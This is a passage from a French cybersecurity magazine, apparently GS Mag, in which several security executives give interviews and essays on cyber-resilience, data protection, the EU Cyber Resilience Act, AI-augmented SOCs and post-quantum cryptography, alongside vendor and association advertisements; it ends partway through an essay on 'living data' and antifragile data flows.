Concernant la protection contre la fuite de données, l'utilisation de l'IA pour classer les documents a un potentiel très intéressant. Elle permet aussi d'identifier les propriétaires de données en regardant les accès et l'utilisation des documents, ce qui peut être très utile, surtout sur les données non structurées, perdues dans de nombreux dossiers souvent orphelins. Dans ce domaine, à noter la startup française BreezyAI également !

Ces innovations devraient permettre de réduire les faux positifs et le bruit associé dans les systèmes de type DLP. ■

Au croisement des deux sujets, l'important est de s'assurer que les données critiques de l'entreprise sont identifiées et immuables.

VALÉRIE
DOYE

*RSSI, Membre de Telecom Paris
Alumni, Fondatrice de Keystone
Cybersecurity, Autrice du livre
« CYBERGUERRE & CYBERATTQUES,
les défis de la cybersécurité »*



LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

**Nombreux sont les enjeux
qui gravitent autour de la
cyber-résilience, un concept qui a
émergé lors du premier confinement
lié à l'épidémie de COVID-19
à la suite d'une recrudescence
de cyberattaques.
La cyber-résilience est une manière
d'appréhender la cybersécurité
et ses enjeux, elle consiste
à renforcer la protection
des données des citoyens et des
professionnels d'une société cyber.**

Sur le plan technique, le Cyber Resilience Act (CRA) est une initiative législative européenne datant de 2020 qui a pour objectif de renforcer la sécurité de tous les produits matériels et logiciels, en établissant des règles plus strictes et un cadre commun en matière de cybersécurité aux 27 pays de l'Union Européenne.

Entré en vigueur en décembre 2024, le Cyber Resilience Act impacte toute l'industrie du numérique.

Il vise à protéger les consommateurs en responsabilisant fabricants et éditeurs imposant la cybersécurité à tous les appareils connectés.

La sécurité intrinsèque des produits et des services numériques est en effet une des conditions essentielles de la croissance de l'économie européenne et de sa résilience dans le contexte géopolitique actuel et futur.

Point important. Les fabricants qui ne respectent pas la législation Cyber Resilience Act subiront le retrait temporaire ou définitif de leur produit ou se verront infliger une amende établie entre 2% et 5% de leur chiffre d'affaires.

■ ■ **GS MAG** : *Quelles sont les stratégies et tactiques que vous avez appliquées, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une Cyber-Résilience et une Protection des Données, au mieux possible ? Et pour quelles raisons ?*

■ ■ **VD** : A l'échelle d'une organisation, il s'agit autant que possible d'héberger les données sensibles dans un cloud souverain pour assurer la protection du patrimoine : un vrai dilemme quand on sait qu'il y a encore trop peu d'alternatives aux géants américains du cloud.

A l'échelle d'un pays européen où l'on constate que les données sont hébergées massivement sur des plateformes américaines et plus récemment chinoises, il est temps de reprendre le contrôle des données. Les géants américains du cloud l'ont très bien compris... Ils intensifient leurs efforts pour répondre aux préoccupations croissantes des Européens en matière de souveraineté numérique avec une contre-offensive. Ils sont prêts à investir des dizaines de milliards de dollars afin d'augmenter leur capacité d'hébergement en Europe. Ne cédon pas à ce nouveau piège américain. Les lois extraterritoriales américaines constituent une arme économique redoutable, permettant aux professionnels américains de garder un avantage certain sur leurs compétiteurs européens.

Gardons à l'esprit que le marché européen est très lucratif, 88 % des Européens étaient déjà connectés à l'Internet en 2022. Il devient urgent pour les pays de l'Union Européenne de lancer les grands chantiers de la transformation numérique permettant de bâtir l'écosystème souverain numérique de demain.

■ ■ **GS MAG** : *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_ Chiffrement Post-Quantique...) ?*

■ ■ **VD** : Un SOC augmenté avec de l'IA ne peut que renforcer le niveau de surveillance de la sécurité du SI d'une organisation mais à condition que l'IA soit suffisamment protégée pour ne pas être compromise en vecteur d'attaque.

Le risque lié à l'informatique quantique nécessite de mettre en place une stratégie globale composée d'une défense en profondeur (multicouches), d'une cryptographie post-quantique et d'une distribution de clés quantiques.

Le principal avantage de la distribution de clés quantiques est qu'elle est basée sur des propriétés quantiques et non sur des limites techniques (longueur de clés, puissance de calculs).

Sans entrer dans les détails, une clé secrète est distribuée à l'aide de qubits et la sécurité du protocole basé sur le principe d'incertitude d'Heisenberg implique que toute intervention de l'espion est détectée car elle modifie l'état de ces qubits, effet immédiat.

D'importantes initiatives sont en cours pour le déploiement de la distribution de clés quantiques à l'échelle européenne.

Parmi les leaders mondiaux en matière de sécurité quantique, la Chine a déjà déployé des réseaux métropolitains quantiques dans 16 grandes villes chinoises dont Shanghai, Pékin, Hefei et Guangzhou. ■

les fabricants qui ne respectent pas la législation Cyber Resilience Act subiront le retrait temporaire ou définitif de leur produit ou se verront infliger une amende établie entre 2% et 5% de leur chiffre d'affaires.



memory

L'IDaaS européen qui accélère votre business

IAM •

IGA •

Fédération •

CIAM •

SSO •

MFA •

• Employés

• Partenaires

• Clients

• Citoyens

• Objets
connectés

www.memory.eu


 A black and white portrait of Loïc Guézo, a middle-aged man with glasses and a slight smile, wearing a dark V-neck shirt. The portrait is set against a dark background and is partially overlaid by a red square graphic on the left.

LOÏC
GUÉZO

*VP Clusif et
CoAnimateur GT Panocrim
+ Sr Director Cybersecurity
Strategy, Proofpoint +
Consultant GS Mag
et membre du Comité de
Programme des GS Days*

LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

■ ■ **GS MAG** : Selon vous, quels sont les enjeux au sujet de la Cyber-Résilience et de la Protection des Données ?

■ ■ **LG** : Le CLUSIF confirme que les cybermenaces (rançongiciels, fuites, espionnage) touchent toute notre société connectée, y compris les infrastructures critiques comme les réseaux électriques ou les systèmes de santé. Le CESIN note également que 76% des entreprises adoptent désormais le modèle 'zero trust' pour contrer les accès non autorisés.

Ces évolutions révèlent la prise de conscience d'une fragilité cyber persistante. Certes la dématérialisation croissante, accélérée par la pandémie, expose les données

à des risques accrus, mais on parle aujourd'hui d'attaques sophistiquées, dopées à l'IA. Au-delà du RGPD, il faut désormais encadrer la cyber-résilience des fournitures de services numériques notamment grâce à NIS2 et autres règlements européens pour faire face aux interruptions violentes et systémiques.

L'objectif est d'empêcher que les attaques passées (sur les villes, collectivités, hôpitaux) aient le même impact, car le retour à la normale est encore fastidieux. Dans un contexte géopolitique instable et face aux enjeux de menaces émergentes comme l'essor de l'informatique quantique et l'IA, l'enjeu majeur est bien notre dépendance numérique. Elle impose une approche proactive, combinant sensibilisation, gouvernance et technologies avancées.

>>>

>>> ■■ **GS MAG** : Quelles sont les stratégies et tactiques que vous avez appliquées, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une Cyber-Résilience et une Protection des Données, au mieux possible ? Et pour quelles raisons ?

■■ **LG** : Assurer la gouvernance et la conformité par une gestion rigoureuse des risques cyber tout au long du cycle de vie des projets et des systèmes. Cela implique l'adoption de normes (ex: ISO 27001) pour structurer budgets, ressources humaines et processus et ainsi exploiter efficacement les solutions techniques, tout en respectant les réglementations et certifications sectorielles.

Le duo Endpoint Detection and Response (EDR) et Authentification Multi-Facteurs (MFA) est très efficace pour détecter et bloquer les accès suspects. L'objectif étant toujours de détecter les tentatives de fraude ou de compromission dès le contact initial.

Les SOC, enrichis par l'IA pour analyser les données en temps réel, hiérarchisent les alertes et proposent des actions correctives. Les cadres tel que MITRE ATT&CK, existent pour analyser les vulnérabilités et renforcer les défenses.

Le chiffrement reste un pilier de la protection des données, notamment pour sécuriser les communications comme les traitements (chiffrement homomorphique).

Reste l'Humain, pour lequel, au-delà des solutions techniques, la sensibilisation et la formation restent essentielles. Le rapport Proofpoint Human Factor¹ révèle qu'une attaque sur quatre cible l'humain via des manipulations psychologiques avancées. Il est donc impératif d'adopter une approche 'Human Centric' comme préconisée par Gartner. Une fois les infrastructures sécurisées, le RSSI doit comprendre qui est attaqué, comment et pourquoi, pour protéger efficacement collaborateurs et données.

■■ **GS MAG** : Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_ Chiffrement Post-Quantique..) ?

■■ **LG** : À court terme, les SOC augmentés par l'IA et la détection proactive des failles (bug bounty, red teaming, pentest) se généraliseront. Les entreprises et RSSI adopteront une approche 'Human Centric' pour protéger collaborateurs et données, en phase avec les nouvelles réglementations européennes. Des plateformes unifiées comme Proofpoint Prime Threat Protection² aident à combler les disparités existantes dans les solutions de cybersécurité, renforçant ainsi la résilience, et réduisant les risques et les coûts opérationnels.

D'ici 3 ans, l'IA agentique sera capable d'agir de manière autonome et transformera les SOC en systèmes plus réactifs et autonome dans la réponse aux incidents. La conformité aux réglementations comme DORA et NIS2 aura poussé les organisations à renforcer leur résilience opérationnelle.

D'ici 5 à 10 ans, la cryptographie post-quantique (PQC) répondra aux menaces quantiques sur le chiffrement. L'ANSSI sensibilise déjà à cette menace, s'appuyant sur les travaux du NIST et le prépositionnement géopolitique des États (course quantique, 'Harvest Now, Decrypt Later', algorithmes contrôlés).. ■

¹ <https://www.proofpoint.com/us/resources/threat-reports/human-factor-social-engineering>

² <https://www.proofpoint.com/us/products/threat-protection>

Dans un contexte géopolitique instable et face aux enjeux de menaces émergentes comme l'essor de l'informatique quantique et l'IA, l'enjeu majeur est bien notre dépendance numérique.



ÉCHANGER ET AGIR ENSEMBLE POUR LA CONFIANCE DANS LE NUMÉRIQUE

Le Clusif est l'association de référence de la cybersécurité en France. Reconnu d'utilité publique par l'Etat, sa mission consiste à favoriser les échanges d'idées et de retours d'expérience. Les membres du Clusif sont issus de tous les secteurs économiques.

REJOIGNEZ-NOUS !

Et contribuez à l'ensemble de nos activités :

Le Panorama de la cybercriminalité

Les conférences

Le podcast

Les publications

Les études sur les pratiques de sécurité

Les exercices de crise et les défis cyber étudiants

Nos nombreuses contributions auprès des métiers hors cyber, des pouvoirs publics



CLAIRE
BAUDIMENT

*IT, Innovation and digital
Director | Directeur SI,
Innovation Digital &
cybersécurité
Fives Maintenance*



LA CYBER-RÉSILIENCE ET LA PROTECTION DES DONNÉES

Avec la multiplication des attaques et des vecteurs par lesquels celles-ci peuvent arriver (deep fake, spear phishing...), les enjeux de la cyber-Résilience ne sont plus seulement techniques, ils sont aussi réputationnels, légaux, et ils sont surtout un enjeu de survie pour la plupart des sociétés en France.

En fonction des domaines d'activité dans lesquels nous travaillons, ou des secteurs d'activité avec lesquels nous interagissons, la cyber-résilience est passée d'un enjeu à un prérequis, et la protection des données en est une composante essentielle et plus en alpha et Omega.

En cas d'incident, c'est la continuité d'activité qui prime, et c'est notre capacité à nous relever qui pourra garantir notre avenir. En effet, il faut conserver la confiance de nos partenaires, pour garantir une stabilité de nos activités.

La cyber-résilience nécessite plus que jamais une approche globale, proactive, qui démarre avec la sensibilisation, se poursuit par la mise en place de solutions technologiques, mais elle ne doit pas oublier la préparation à l'incident, ni la veille technologique. Anticiper les inflexions technologiques permet de se préparer !

■ ■ **GS MAG** : *Quelles sont les stratégies et tactiques que vous avez appliquées, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une Cyber-Résilience et une Protection des Données, au mieux possible ? Et pour quelles raisons ?*

■ ■ **CB** : En premier lieu il faut se connaître et connaître son environnement technologique et opérationnel, pour établir une stratégie cohérente.

Cela permet d'identifier les enjeux majeurs pour son périmètre, et ses risques principaux.

Puisque que j'évoque les risques, l'analyse de risque est une première étape indispensable, et elle est beaucoup plus efficace si elle ne se fait pas que dans le bureau du RSSI. Elle doit se faire de manière collégiale, et être portée par toute la structure.

Ensuite, il ne faut pas rester isolé.e, c'est le collectif qui nous renforce !

Je suis allée à la rencontre de l'ANSSI pour prendre dès l'origine les bonnes options, et je suis allée à la rencontre de mes pairs dans un collectif de RSSI (le CLUSIF), ce qui m'a permis de gagner du temps, de l'efficacité, d'avoir le bon niveau d'information de mes plus gros enjeux, mais aussi de monter plus rapidement en compétence sur les sujets émergents (NIS 2, nouveaux types d'attaques...). Cela m'a aussi permis de prendre de la hauteur quand cela était nécessaire.

C'est tout cela qui m'a permis de travailler ma cyber-résilience.

■ ■ **GS MAG** : *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_ Chiffrement Post-Quantique...)?*

■ ■ **CB** : À court terme, c'est l'appréhension des nouvelles technologies qui va être cruciale.

En effet, dans un monde globalisé, il n'est pas possible se couper des opportunités qu'offre les nouvelles technologies comme l'IA en général, ou l'agentique en particulier...

S'en priver risque de nous exclure des jeux internationaux, et de nous rendre obsolètes, risquant à terme de nous faire disparaître.

Comprendre et embrasser ces nouvelles opportunités, nous permettra d'éviter ce scénario catastrophe mais aussi de nous préparer aux changements qu'elles vont amener dans notre appréhension de la cyber-résilience.

À court, moyen, et plus long terme, l'enjeu majeur va sans doute être de travailler sur l'informatique quantique, et sur la révolution qu'elle va amener sur la manière dont nous envisageons la cryptographie.

Puisque la question n'est plus de savoir si cette nouvelle rupture technologies va bel et bien survenir, mais quand la lame de fond va déferler, il est urgent de comprendre, préparer, acculturer, pour être acteurs cyber-résilients et non pas des victimes. ■

La cyber-résilience nécessite plus que jamais une approche globale, proactive, qui démarre avec la sensibilisation, se poursuit par la mise en place de solutions technologiques.



Le meilleur de la cyber-résilience.

ARTESCA  **Veeam**
UNIFIED SOFTWARE APPLIANCE

Backup + stockage objet.
Dans une seule appliance.

Zero Trust.

Zéro compromis.



scality.com/fr



David Ofer, Président



Fédération Française de la Cybersécurité

Fédérer • Représenter • Valoriser l'écosystème cyber français

Présentation de la Fédération Française de la Cybersécurité

La Fédération Française de la Cybersécurité, présidée par David Ofer, s'impose comme un acteur fédérateur et structurant de l'écosystème cyber en France. Elle regroupe des adhérents issus de tous les secteurs : ESN, éditeurs, intégrateurs, collectivités, associations professionnelles...

Son ambition est claire : structurer, accompagner et faire rayonner la cybersécurité française.

Une mission en trois axes : fédérer, structurer, faire rayonner

La Fédération Française de la Cybersécurité repose sur trois grands piliers d'action :

- 1. Fédérer** : créer des ponts entre tous les acteurs du numérique – publics et privés, grands groupes et TPE, décideurs nationaux et collectivités locales – pour favoriser une réponse collective aux enjeux cyber.
- 2. Structurer** : contribuer à la montée en maturité du tissu économique et institutionnel à travers des Notes Cyber, des publications de référence et des actions sectorielles ciblées (bâtiment, santé, IA, collectivités...).
- 3. Faire rayonner** : accompagner l'essor de l'écosystème en valorisant les expertises françaises, en participant activement à de nombreux événements nationaux.

Des avantages concrets pour les adhérents

Adhérer à la Fédération Française de la Cybersécurité, c'est accéder à un ensemble de services à forte valeur ajoutée :

- **Intégration** à des groupes de travail sectoriels pour co-construire des propositions concrètes ;
- **Accès** à des webinaires spécialisés et à des événements confidentiels réunissant des décideurs de haut niveau ;
- **Participation** à la rédaction de Notes Cyber diffusées à l'écosystème et aux pouvoirs publics ;
- **Tarifs préférentiels** négociés sur les grands salons et événements partenaires ;
- **Visibilité renforcée** grâce à nos relais presse, newsletters, publications et interventions collectives ;
- **Opportunités** de prise de parole et de contribution lors de conférences, tables rondes ou ateliers organisés ou co-organisés par la Fédération.

contact@ffcybersecurite.org

www.ffcybersecurite.org

LinkedIn : Fédération française de la Cybersécurité

**SÉVERINE
MEUNIER**

*Directrice de Campagnes
Stratégiques,
Airbus Defence and Space,
Officier de Réserve
Opérationnelle, COMCYBER-MI,
Spécialiste en e-criminalité OSINT/
Deepfakes et IA
Membre du CA de Women4Cyber
France et Point de Contact*



CYBER- RÉSILIENCE ET PROTECTION DES DONNÉES

À long terme, l'informatique
quantique bouleversera la
cryptographie traditionnelle.

CYBER-RÉSILIENCE ET DONNÉES : VERS UNE SOUVERAINETÉ NUMÉRIQUE D'USAGE

À l'heure où la donnée devient un levier stratégique autant qu'un vecteur de vulnérabilité, la cyber-résilience ne peut plus se résumer à un impératif technique. Elle engage une approche systémique, mêlant gouvernance, anticipation, renseignement et éthique. Car dans un monde instable, fluide et contesté, la capacité à protéger, qualifier – et parfois renoncer à exploiter – certaines données, devient un marqueur de souveraineté autant qu'un acte de lucidité stratégique.

CYBER-RÉSILIENCE ET PROTECTION DES DONNÉES : BÂTIR LA SOUVERAINETÉ DANS UN MONDE D'INCERTITUDES

Dans un environnement numérique sous tension, où les données alimentent autant la décision que la désinformation, la cyber-résilience s'impose comme une nécessité stratégique.

Elle ne se limite plus à garantir la continuité technique des systèmes d'information : elle engage la capacité à préserver l'intégrité, la pertinence et la légitimité des données qui sous-tendent l'action.

LA DONNÉE, UN ACTIF STRATÉGIQUE DISPUTÉ

Les organisations modernes fonctionnent sur une infrastructure invisible : des flux de données diffus, fragmentés, hétérogènes. **Mais derrière leur apparente disponibilité, une question demeure trop souvent éludée :** à qui appartiennent ces données ? Peut-on en garantir la source, la qualité, l'intégrité ? L'exploitation sans contrôle, en particulier dans des environnements ouverts comme l'OSINT, multiplie les risques de biais, d'intoxication informationnelle ou d'exploitation malveillante.

Dans cette logique, protéger la donnée ne consiste pas uniquement à l'enfermer derrière des couches de sécurité. Il s'agit aussi de comprendre son cycle de vie, ses usages possibles, et surtout, les risques qu'elle fait peser sur la décision lorsqu'elle est inexacte, manipulée ou mal contextualisée.

VERS UNE RÉSILIENCE DISTRIBUÉE, DOCUMENTÉE ET AGILE

La réponse ne peut venir d'une centralisation toujours plus poussée. C'est au contraire dans la distribution maîtrisée de la confiance, dans la fragmentation intelligente de la donnée, et dans la mise en réseau des expertises (cybersécurité, renseignement, juridique, métiers) que se construit une résilience véritable.

Plusieurs leviers structurants méritent d'être renforcés :

- **Cartographier la donnée utile** en identifiant les actifs critiques et leur exposition.
- **Qualifier les flux d'information** par des dispositifs de traçabilité, de scoring et de supervision.
- **Définir des politiques dynamiques d'accès** aux données, sensibles au contexte, au risque et au cycle de vie.
- **Préparer les équipes** par des entraînements réguliers aux scénarios d'attaque, en intégrant les aspects juridiques, opérationnels et communicationnels.

La donnée doit aussi pouvoir être oubliée : dans un monde de suraccumulation, savoir effacer, anonymiser, ou refuser certaines corrélations devient un geste de sécurité autant que d'éthique.

ANTICIPER LES RUPTURES TECHNOLOGIQUES ET COGNITIVES

Les mutations en cours obligent à repenser les fondations de la résilience. À court terme, les centres de sécurité opérationnelle (SOC) s'équipent d'outils d'analyse comportementale et de corrélation multi-sources, croisant données internes, OSINT et renseignements partenaires. La détection des signaux faibles devient plus rapide, plus précise, mais exige des sources fiables.

Dans un environnement numérique sous tension, où les données alimentent autant la décision que la désinformation, la cyber-résilience s'impose comme une nécessité stratégique.

À moyen terme, l'IA agentique permettra de modéliser les impacts d'un incident en temps réel, de recommander des actions de réponse ou de renforcer la supervision humaine. Ces agents devront néanmoins être explicables, supervisés et audités.

À long terme, l'informatique quantique bouleversera la cryptographie traditionnelle. Mais elle offrira aussi des capacités de simulation et d'agrégation de données inédites. Il devient donc urgent de préparer des architectures résilientes, post-quantiques, capables de fonctionner même dans des environnements hybrides, instables, ou contestés.

UNE CULTURE DE LA DONNÉE ASSUMÉE

Cyber-résilience et protection des données ne relèvent plus du seul domaine technique. Elles touchent aux fondements de la souveraineté numérique, de la confiance organisationnelle, et de la légitimité des décisions. Dans un monde où les crises sont autant informationnelles que techniques, il ne suffit plus de sécuriser les systèmes : il faut préserver la mission, maintenir la continuité et assumer la responsabilité des données que l'on exploite.

Cela suppose un changement de posture : passer d'une logique défensive à une logique d'intelligence distribuée, en acceptant que la résilience passe parfois par le renoncement à certaines données, ou à certaines pratiques de collecte. Car une donnée maîtrisée est une donnée qui peut être utilisée sans trahir, ni l'intention, ni la confiance. ■

MARJORIE
HUET

*South Europe Middle East
Africa (SEMEA)
Information Security
Officer chez DEKRA
Membre du comité de
pilotage Agora des RSSI
Animatrice ateliers DOSE
pour Lumérique*



CYBER- RÉSILIENCE ET PROTECTION DES DONNÉES

la cyber-résilience nécessite
une approche holistique qui
intègre la prévention, la
robustesse, la réaction rapide
et la conformité.

■ ■ **GS MAG :** Selon vous, quels sont les enjeux au sujet de la Cyber-Résilience et de la Protection des Données ?

■ ■ **MH :** Dans un monde de plus en plus numérique, la cyber-résilience est devenue une priorité pour les entreprises. Elle désigne la capacité d'une organisation à prévenir, résister, répondre et se rétablir après une cyberattaque ou une défaillance informatique. Elle implique une vision plus large que la cybersécurité, centrée sur la continuité et l'adaptabilité.

Les principaux enjeux de la cyber-résilience sont multiples. Tout d'abord, la protection contre les cyber-menaces croissantes est essentielle. Les attaques se multiplient et deviennent de plus en plus sophistiquées. L'intelligence artificielle (IA) permet aux cybercriminels de mener des attaques polymorphes qui peuvent changer de forme pour échapper aux défenses traditionnelles, rendant ces attaques plus rapides et difficiles à détecter.

Les entreprises doivent également assurer la continuité des activités en cas d'incident grave, grâce à des plans de reprise d'activité (PRA) et de continuité (PCA) bien définis.

La gestion des dépendances numériques est un autre enjeu majeur. L'interconnexion avec des fournisseurs et des sous-traitants augmente le risque d'effet domino, où une faille chez un partenaire peut affecter toute la chaîne.

La gestion des dépendances numériques est un autre enjeu majeur.

De plus, une mauvaise gestion des incidents peut nuire à la réputation et à la confiance des clients, partenaires et investisseurs. La transparence et la communication de crise sont donc cruciales.

La conformité réglementaire est également un aspect important de la cyber-résilience. Les entreprises doivent se conformer aux réglementations pour éviter les sanctions, ce qui contribue positivement à renforcer leur niveau de résilience. Enfin, la sensibilisation des employés est essentielle car ils constituent la première ligne de défense.

En résumé, la cyber-résilience nécessite une approche holistique qui intègre la prévention, la robustesse, la réaction rapide et la conformité. Ces éléments sont essentiels pour protéger les informations sensibles et garantir la continuité des opérations dans un environnement de menaces en constante évolution.

■ ■ **GS MAG** : *Quelles sont les stratégies et tactiques que vous avez appliquées chez DEKRA, les solutions que vous avez mises en place ou que vous conseillez de mettre en place, pour une Cyber-Résilience et une Protection des Données, au mieux possible ? Et pour quelles raisons ?*

■ ■ **MH** : Depuis plusieurs années, DEKRA a instauré une organisation dédiée à la sécurité de l'information, structurée en différentes lignes de défense. Le poste de RSSI a été remplacé par celui d'officier de sécurité de l'information, qui relève directement du directeur général d'une entité. Désormais, les équipes métier sont accompagnées par cet officier, qui veille à la mise en place de processus opérationnels sécurisés, alignés avec les politiques du groupe.

Ne plus limiter la cyber-résilience à la seule sécurité des systèmes d'information représente une avancée majeure dans la stratégie de protection. C'est ce que j'évoquais précédemment avec l'approche holistique. Les équipes métier jouent un rôle déterminant chez DEKRA pour renforcer

le niveau de résilience et garantir un environnement plus sûr pour l'activité opérationnelle de l'entreprise.

Il est crucial de traiter ce sujet au niveau stratégique de l'entreprise, car les cyberattaques représentent des risques majeurs en raison de leurs impacts financiers. Cela inclut non seulement les coûts directs liés à l'interruption des activités et à la gestion de crise, mais aussi les coûts indirects, tels que la perte de réputation auprès des partenaires commerciaux et les conséquences juridiques.

■ ■ **GS MAG** : *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_Chiffrement Post-Quantique...) ?*

■ ■ **MH** : Il est vrai que l'IA est sur toutes les lèvres... Il est indéniable que nous sommes déjà confrontés à des cyberattaques utilisant l'IA. Celle-ci permet d'automatiser la collecte d'informations, de créer des contenus malveillants convaincants et de contourner les systèmes de détection traditionnels. Cela met en évidence la nécessité d'utiliser également l'IA pour renforcer nos défenses contre ces menaces émergentes.

À titre d'illustration, mêmes les activités business intègrent ces évolutions. La cybersécurité et l'IA sont deux axes majeurs de notre stratégie groupe orientée vers l'avenir. Ainsi, DEKRA propose désormais une offre « Digital Trust Service », au service de l'innovation. Cette solution intégrée, unique au monde, a pour ambition d'aider les clients de DEKRA à déployer plus rapidement des innovations produits sur le marché, tout en minimisant les risques de sécurité associés. Cette offre inclut un contrôle et une certification couvrant trois aspects essentiels : la sécurité fonctionnelle, la cybersécurité et l'IA. Cette prestation globale, tout en un, vise à renforcer la confiance, la transparence et la conformité dans l'économie numérique.



Future of IT



AGORA CLUB

DSI et CIO

● **Paris** ● **Lyon** ● **Nantes**
● **Bordeaux**



AGORA CLUB

RSSI et CISO

A portrait of Franck Rouxel, a middle-aged man with grey hair and a beard, wearing a dark suit jacket over a light blue shirt. The portrait is set against a light grey background. To the right of the portrait, there is a decorative graphic consisting of numerous small, overlapping squares in shades of gold and brown, arranged in a cluster that tapers to the right.

FRANCK
ROUXEL

*CISO
Cofondateur
AGORA RSSI CISO
Vice-Président FFCYBER*

CYBER-RÉSILIENCE : QUAND LES DONNÉES DEVIENNENT VIVANTES

**FRANCK ROUXEL, EXPERT EN CYBERSÉCURITÉ,
CUMULE PLUS DE 25 ANS D'EXPÉRIENCE DANS LE NUMÉRIQUE.**

**Ancien officier de l'armée de l'air,
il a occupé des postes stratégiques de
RSSI et de conseiller en sécurité.**

**Son expertise dans la protection des
systèmes critiques et sa vision holistique
de la sécurité l'amènent aujourd'hui
à explorer les dimensions organisationnelles
et culturelles de la transformation
numérique, essentielles
à la résilience des entreprises.**

**Dans l'univers numérique contemporain,
où l'incertitude s'impose comme la seule
constante, nos stratégies de protection
des données révèlent leurs limites.**

**Alors que nous nous acharnons à blinder
des périmètres de plus en plus poreux,
une révolution conceptuelle s'impose :
passer de la protection statique à l'antifragilité
dynamique. Cette métamorphose ne
concerne pas seulement nos outils, mais
notre façon même de concevoir ce que
nous protégeons.**

>>>

>>> L'ILLUSION DE LA FORTERESSE NUMÉRIQUE

Imaginons ce scénario : un matin de janvier 2025, le RSSI d'une multinationale pharmaceutique découvre que ses systèmes de sauvegarde, réputés infaillibles, ont été compromis depuis six mois. L'attaquant n'a pas cherché à détruire les données – il les a subtilement altérées, rendant imperceptible la corruption progressive des protocoles de recherche. Les médicaments développés sur ces bases faussées auraient pu provoquer une catastrophe sanitaire mondiale.

Ce scénario, bien que fictif, illustre un risque parfaitement documenté qui combine plusieurs vulnérabilités observées dans des incidents récents. Il révèle surtout l'obsolescence de notre paradigme défensif. Nous avons construit des forteresses autour de nos données, persuadés que la sécurité résidait dans l'imperméabilité des murailles. Chiffrement, authentification multi-facteurs, segmentation réseau : autant de bastions qui protègent efficacement ce qui existe, mais qui s'avèrent impuissants face à ce qui évolue, se transforme, ou simplement... vit.

La donnée, dans sa conception traditionnelle, est perçue comme un objet inerte qu'il convient de préserver à l'identique. Cette vision statique nous conduit à développer des stratégies de conservation plutôt que d'adaptation. Nous sauvegardons, nous répliquons, nous archivons – mais nous oublions l'essentiel : ****la donnée n'existe que par son usage, et son usage n'existe que par son contexte****.

Lorsque ce contexte change – et il change constamment dans notre "numérique de l'incertitude" – nos données parfaitement préservées peuvent devenir

parfaitement inutiles. Pire : elles peuvent devenir dangereuses si elles orientent nos décisions vers des réalités qui n'existent plus.

Cette approche défensive révèle une fragilité systémique que les récentes crises géopolitiques ont mise en lumière. Les tensions internationales peuvent, en quelques heures, rendre inaccessibles des services cloud critiques, compromettre des chaînes d'approvisionnement technologiques, ou invalider des accords de transfert de données considérés comme acquis. Dans ce contexte, protéger la donnée comme un trésor statique revient à enterrer son or dans un coffre dont on pourrait perdre la clé.

VERS UNE DONNÉE VIVANTE : LES FONDEMENTS DE L'ANTIFRAGILITÉ

Face à ces limites, émerge un nouveau paradigme : celui de la **donnée vivante.** Cette conception révolutionnaire ne considère plus l'information comme un artefact à préserver, mais comme un organisme en perpétuelle évolution, capable de s'adapter à son environnement et d'apprendre de ses interactions.

La donnée vivante se caractérise par sa capacité à maintenir sa pertinence sémantique même lorsque son contexte original évolue. Cette révolution conceptuelle dépasse la simple préservation technique des octets pour embrasser la continuité du sens et de l'intention. Contrairement à la donnée statique qui se dégrade avec le temps et les changements environnementaux, la donnée vivante préserve sa capacité d'interprétation et d'action dans des contextes nouveaux. Elle conserve non seulement son contenu, mais aussi sa signification évolutive, ses relations sémantiques, et sa capacité d'adaptation intelligente aux nouveaux environnements d'usage.

Cette approche trouve ses racines dans l'observation des systèmes biologiques. Un organisme vivant ne survit pas en préservant à l'identique ses composants initiaux, mais en les renouvelant constamment tout en maintenant la cohérence de sa structure et de ses fonctions. De même, une donnée vivante évolue, se met à jour, s'enrichit de nouvelles perspectives, mais conserve sa capacité à éclairer les décisions et orienter l'action.

Les **flux antifragiles constituent l'infrastructure qui permet cette vitalité.** Ces systèmes de circulation et de traitement de l'information dépassent la simple robustesse pour atteindre une capacité supérieure : ils s'améliorent sous la contrainte. Un flux antifragile ne se contente pas de résister aux perturbations – il en



La donnée vivante se caractérise
par sa capacité à maintenir sa
pertinence sémantique même
lorsque son contexte original
évolue.





Nous sauvegardons, nous répliquons, nous archivons – mais nous oublions l'essentiel : ****la donnée n'existe que par son usage, et son usage n'existe que par son contexte.****

tire parti pour se renforcer, développer de nouveaux mécanismes de défense, et étendre ses capacités d'adaptation.

Concrètement, imaginez un pipeline de traitement des données clients qui, après avoir subi une tentative d'injection malveillante, développe automatiquement de nouveaux filtres de validation, les teste dans un environnement isolé, puis les déploie progressivement sur l'ensemble de l'infrastructure. Ce système ne fait pas que bloquer l'attaque : il apprend d'elle pour devenir plus résistant aux futures tentatives, tout en partageant cette connaissance avec d'autres composants de l'écosystème.

Cette évolution conceptuelle transforme radicalement notre approche de la protection des données. Au lieu de multiplier les verrous autour d'informations figées, nous devons concevoir des écosystèmes informationnels capables d'évoluer intelligemment face aux menaces et aux changements contextuels.

L'ARCHITECTURE DE LA RÉSILIENCE : QUAND LES PROCESSUS DEVIENNENT INTELLIGENTS

La mise en œuvre pratique de cette vision requiert une révision profonde de nos architectures informationnelles. Les flux antifragsiles ne peuvent émerger que dans des environnements conçus pour l'apprentissage et l'adaptation continue. Cette transformation s'articule autour de quatre piliers fondamentaux.

Le premier pilier repose sur l'implémentation d'un **Process Quality Index (PQI)******, un système de métriques qui évalue en temps réel la qualité, la fraîcheur et la pertinence sémantique des données circulant dans l'organisation. Contrairement aux indicateurs traditionnels qui se contentent de mesurer la disponibilité ou l'intégrité technique, le PQI intègre des dimensions

sémantiques : une donnée peut être techniquement parfaite mais avoir perdu sa capacité de signification dans son contexte d'usage actuel. Le PQI capture cette subtilité en évaluant non seulement la cohérence structurelle de l'information, mais aussi sa "fraîcheur sémantique" – sa capacité à éclairer efficacement les décisions et à conserver son sens actionnable.

